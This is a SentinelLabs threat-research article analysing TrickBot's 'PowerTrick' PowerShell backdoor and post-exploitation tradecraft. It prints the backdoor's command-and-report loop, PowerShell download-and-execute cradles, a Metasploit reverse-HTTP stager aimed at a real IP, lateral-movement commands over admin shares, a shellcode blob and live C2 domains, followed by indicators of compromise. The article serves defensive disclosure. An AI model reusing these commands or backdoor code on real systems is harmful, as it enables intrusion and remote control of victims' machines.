Top-Tier Russian Organized Cybercrime Group Unveils Fileless Stealthy “PowerTrick” Backdoor for High-Value Targets - SentinelLabs

By Vitali Kremez

Published: 2020-01-09 · Archived: 2026-04-05 16:16:28 UTC

Research by: Vitali Kremez, Joshua Platt and Jason Reaves

Read the Full Report

Executive Summary

- The TrickBot cybercrime enterprise actively develops many of its offensive tools such as “PowerTrick” that are leveraged for stealthiness, persistence, and reconnaissance inside infected high-value targets such as financial institutions.
- Many of their offensive tools remain undetected for the most part as they are used for a short period of time for targeted post-exploitation purposes such as lateral movement.
- Their offensive tooling such as “PowerTrick” is flexible and effective which allows the TrickBot cybercrime actors to leverage them to augment on the fly and stay stealthy as opposed to using larger more open source systems such as PowerShell Empire.
- The end-goal of the PowerTrick backdoor and its approach is to bypass restrictions and security controls to adapt to the new age of security controls and exploit the most protected and secure high-value networks.
- SentinelLabs developed mock command-and-control panels to allow the institutions to utilize them for testing detections related to “PowerTrick”.


Background

TrickBot is the successor of Dyre [1, 2] which at first was primarily focused on banking fraud in the same manner that Dyre did utilize injection systems. TrickBot has shifted focus to enterprise environments over the years to incorporate many techniques from network profiling, mass data collection, incorporation of lateral traversal exploits. This focus shift is also prevalent in their incorporation of malware and techniques in their tertiary deliveries that are targeting enterprise environments, it is similar to a company where the focus will shift depending on what generates the best revenue. This research follows SentinelLabs discovery of the TrickBot Anchor malware and its nexus to the organized groups and advanced persistent threats.

Graph 1: Image of interactive human network exploitation operator within TrickBot enterprise

PowerTrick Discovery

SentinelLabs research into this PowerShell-based backdoor called "PowerTrick" traces back to the initial infection, we assess with high confidence at least some of the initial PowerTrick infections are being kicked off as a PowerShell task through normal TrickBot infections utilizing a repurposed backconnect module that can accept commands to execute called "NewBCtest".



Graph 2: Image of PowerTrick execution flow

After the initial stager for the “PowerTrick backdoor” is kicked off, then the actor issues the first command which is to download a larger backdoor. This process is similar to what you see in Powershell Empire with its stager component.

```
Start-Process powershell.exe -ArgumentList "-nop","-WindowStyle","Hidden","-
executionpolicy","bypass","-c","IEX ((new-object net.webclient).downloadstring('http://
                    /?x=                                                    =&a=ips'))" -WindowStyle
Hidden
```

Figure 1: The malware operator issues the first command to download the backdoor.

PowerTrick is designed to execute commands and return the results in Base64 format, the system uses a generated UUID based on computer information as a “botID.”

```
$key = '                                                    ';
$URL = "                                                    )";
$timeout = 60;
$uuid = (get - wmiobject Win32_ComputerSystemProduct).UUID;
```

Figure 2: A unique user ID (UUID) is generated for each bot

The Victim data is then posted back to the controller.

```
function sendPostReq($a, $ps) {
    $ps.Add('p', $a);
    $ps.Add('p1', $key);
    $ps.Add('p2', (b64e - str $uuid));
    $ps.Add('p9', (b64e - str $PID));
    $WC = New - Object System.Net.WebClient $WC.UseDefaultCredentials = $true
    $Result = $WC.UploadValues($URL, "post", $NVC);
    $result = [System.Text.Encoding]::UTF8.GetString($Result) $WC.Dispose();
    return $result;
}
```

Figure 3: The victim data is posted back to the backend.

PowerTrick is simply designed to execute commands and return results.

```
Sleep $timeout
$NVC = New-Object System.Collections.Specialized.NameValueCollection
$NVC.Add('p3', (b64e -str(Get-Item -Path ".\").FullName));
                $res = (sendPostReq -a 'ic' -ps $NVC);
                if ($res -eq 'cex01' -Or $res -eq '') {
                    taskkill /F /PID $PID
                    return exit
                } else {
                    $timeout = $res -replace "crx ", ""
                }
                sleep $timeout; $working = $true
                while ($working) {
                    $NVC = New-Object System.Collections.Specialized.NameValueCollection $res = (sendPostReq -a 't' -ps $NVC);
                    if ($res -ne '') {
                        foreach($line in $res.Split([Environment]::NewLine)) {
                            if ($line -ne '') {
                                try {
                                    $decodedCommand = (b64d -str $line);
                                    $comm = $decodedCommand.Split([Environment]::NewLine);
                                    $exec = (b64d -str $comm[1]);
                                    if ($exec.substring(0, 2) -eq 'cd') {
                                        (IEX $exec);
                                    }
                                    elseif($exec.substring(0, 2) -eq '$t') {
                                        (IEX $exec);
                                    } else {
                                        $OutputVariable = (IEX "cmd /c $exec ") | Out-String;
                                    }
                                    if ($? ) {
                                        $NVC = New-Object System.Collections.Specialized.NameValueCollection
                                        $NVC.Add('p3', (b64e -str $OutputVariable));
                                        $NVC.Add('p4', (b64e -str(Get-Item -Path ".\
                                                                  ").FullName));
                                        $NVC.Add('p5', (b64e -str $comm[0]));
                                        $res = (sendPostReq -a 'a' -ps $NVC);
                                    } else {
                                        $NVC = New-Object System.Collections.Specialized.NameValueCollection
                                        $NVC.Add('p3', (b64e -str $error[0]));
                                        $NVC.Add('p4', (b64e -str(Get-Item -Path ".\
                                                                  ").FullName));
                                        $NVC.Add('p5', (b64e -str $comm[0]));
                                        $res = (sendPostReq -a 'a' -ps $NVC);
                                    }} catch {
                                    $NVC = New-Object System.Collections.Specialized.NameValueCollection
                                    $NVC.Add('p3', (b64e -str $_));
                                    $NVC.Add('p4', (b64e -str(Get-Item -Path ".\
                                                              ").FullName));
                                    $res = (sendPostReq -a 'a' -ps $NVC);
                                }
                                $OutputVariable = ''; clear; } } }
                                sleep $timeout;}
```

Figure 4: Main functionality of PowerTrick

PowerTrick: Actions on Objective

Aside from the PowerTrick backdoor, the criminal actors also commonly utilize other PowerShell utilities to do various tasks. A frequent one utilized was ‘letmein.ps1’ which is a Powershell stager for open-source exploitation framework Metasploit.

```
 iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS

iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/mas

iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSp

iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSp
```

The letmein script, in particular, is leveraged frequently to pivot the infection to another framework.

```
(New-Object System.Net.WebClient).DownloadFile('https://[redacted]/l', 'C:\Intel\error.ps1')
powershell -executionpolicy bypass -File C:\Intel\error.ps1 -URL https://5.9.161.246:80
```

```
letmein.ps1 1.0 - PowerShell Stager for Metasploit Framework
Copyright (c) 2017-2018 Marco Ivaldi <raptor@0xdeadbeef.info>

Connecting to reverse_http(s) handler at https://5.9.161.246:80
```

Figure 5: The actors download and execute letmein stager.

It is also used to detonate on other systems after pivoting.


```
net use \\192.168.4.16\c$ [redacted] /user:[redacted]
dir \\192.168.4.16\c$
dir \\192.168.4.16\c$\RFiles
(New-Object System.Net.WebClient).DownloadFile('https://[redacted]/l', '\\192.168.4.16\c$\RFiles\error.ps1')
dir \\192.168.4.16\c$\RFiles
powershell -executionpolicy bypass -File \\192.168.4.16\c$\RFiles\error.ps1 -URL https://5.9.161.246:80
```

Figure 6: use of network drives to download and execute the letmein stager.

The frequently used commands and actions are as follows:

- `net view`
- `net use`
- `ping systems`
- `net use with usernames to check permissions on systems`
- `WMIC /node:localhost /Namespace:rootSecurityCenter2 Path AntiVirusProduct Get displayName /Format:List`

Once the system and network have been profiled, the actors perform deletion operation and cleanup. They remove any existing files that did not execute properly and move on to a different target of choice or perform lateral movement inside the environment to high-value systems such as financial gateways. The executed tasks included a wide range of utilities such as previously shown Metasploit. Other interesting deliveries will be discussed below:



Graph 3: Summary of PowerTrick Connections to Known Malware

I. TrickBot Anchor Malware

TrickBot Anchor DNS variant [3] is frequently leveraged as an attack framework for enterprise environments.

II. TerraLoader, "more_eggs" Backdoor

TerraLoader variant version "6.0" with more_eggs JavaScript backdoor onboard is a deployed payload, often in addition to the aforementioned Anchor DNS variant on the same systems.

```
var BV = "6.0";
var Gate = "https://drive.staticcontent.kz/drive/info";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "ZkY3egXBulkogSbGEHqdA";
var rcon_now = 0;
var gtfo = false;
var selfdel = false;
var table = [];
```

Figure 7: The decoded "more_eggs" backdoor from TerraLoader.

III. Direct Shellcode

Direct shellcode execution is a methodology for payload deployment via a hexlified parameter.

```
cmd /c cf.exe
fce882000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f25257
8b52108b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df8
3b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d68
6e6574006877696e6954684c772607ffd531db5353535353e83e0000004d6f7a696c6c612f352e30202857696e64
6f7773204e5420362e313b2054726964656e742f372e303b2072763a31312e3029206c696b65204765636b6f0068
3a5679a7ffd553536a03535368bb010000e8880100002f6d6b7266526e42454e30582d4450384e6f364b7a5f5172
36475f504242495142747a526c45504c466d594354525555459536b7432436e735a33567a6d623069464c6f444561
433955616b726149744c44557172676a334e5353676b5a4f4266697732714c42596a665a757a706a414b76795044
```

Figure 8: The command is designed to process shellcode as a parameter.

This is something we have observed frequently where the actors will modify or create new delivery systems in order to bypass restrictions and security controls.

Attacker View: How PowerTrick Drops TrickBot Anchor Bot

I. Launch PowerShell

The PowerTrick session is initialized with the following command:

```
Start-Process powershell.exe -ArgumentList
"-nop","-WindowStyle","Hidden","-executionpolicy","bypass","-c",
"IEX ((new-object net.webclient).downloadstring('http://web000aaa[.]info/?x=REDACTED=&a=ips'))"
-WindowStyle Hidden
```

After PowerTrick is successfully executed, a child PowerShell process is created and the attacker issues a series of commands in an effort to choose an existing directory on the system.

II. dir command is executed to check the filesystem

```
Directory: C:\Users\User\AppData\Local\RadeonSettings
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/27/2019   8:07 AM                cache
```

III. Execute PowerShell script to download anchor DNS

```
(New-Object System.Net.WebClient)
.DownloadFile('https://web000aaa[.]info/cb', 'C:\Users\User\AppData\Local\RadeonSettings\cache.exe')
```

IV. After the script is executed, the “dir” command is issued again to verify the download was successful.

```
Directory: C:\Users\User\AppData\Local\RadeonSettings
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/27/2019   8:07 AM                cache
-a----         11/7/2019  11:28 AM         215040 cache.exe
```

V. After verifying the download, the file is executed and the scheduled tasks are checked.

```
cmd /c cache.exe
schtasks /query
```

VI. The directory is checked again to verify the file successfully self-deleted.

```
Directory: C:\Users\User\AppData\Local\RadeonSettings
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/27/2019   8:07 AM                cache
```

VII. In this particular case, a second PowerShell task is executed via PowerTrick. This file is the more_eggs backdoor described above.

```
(New-Object System.Net.WebClient)
.DownloadFile('https://web000aaa.info/oc', 'C:\Users\User\AppData\Local\RadeonSettings\cache.ocx')
```

VIII. Once again the directory is checked to verify the download was successful. In each case the existing folder name is used for the file.

```
Directory: C:\Users\User\AppData\Local\RadeonSettings
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/27/2019   8:07 AM                cache
-a----         11/7/2019  11:29 AM         186880 cache.ocx
```

IX. After download verification, the file is executed

```
cmd /c regsvr32.exe /s cache.ocx
```

X. The directory is again checked to verify the file was run and self-deleted.

XI. The following PowerShell command is executed to check for the presence of anti-virus products

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2
Path AntiVirusProduct Get displayName /Format:List
```

XII. Processes checked

```
tasklist /v
```

XIII. Session is killed

```
taskkill /f /pid 9652 /pid 2700
```

Analyst Note:

The PowerShell task parent window name was OleMainThreadWndName, while the child had the normal name `C:windowsSystem32WindowsPowerShellv1.0powershell.exe`.

```
powershell.exe 2700 Console 1  67,580 K Running US\User 0:00:02 OleMainThreadWndName
conhost.exe    1896 Console 1   2,324 K Unknown US\User 0:00:00 N/A
powershell.exe 9652 Console 1  55,524 K Running US\User 0:00:03 C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Indicators of Compromise

- Anchor (SHA-256): `254e7a333ecee6d486b4f8892fe292fb7ba1471fe500651c1ba3e7ff5c9e03c8`
- TerraLoader (SHA-256): `dcf714bfc35071af9fa04c4329c94e385472388f9715f2da7496b415f1a5aa03`
- `kostunivo[.]com`
- `drive.staticcontent[.]kz`
- `web000aaa[.]info`
- `wizardmagik[.]best`
- `traveldials[.]com`
- `northtracing[.]net`
- `magichere[.]icu`
- `magikorigin[.]me`

- `5[.]9.161.246`
- `192[.]99.38.41`
- `172[.]82.152.15`
- `193[.]42.110.176`

IOCs on GitHub

References

1: https://www.malwarebytes.com/blog/news/2016/10/trick-bot-dyrezas-successor

2: https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/

3: https://technical.nttsecurity.com/post/102fsp2/trickbot-variant-anchor-dns-communicating-over-dns

Read the Full Report
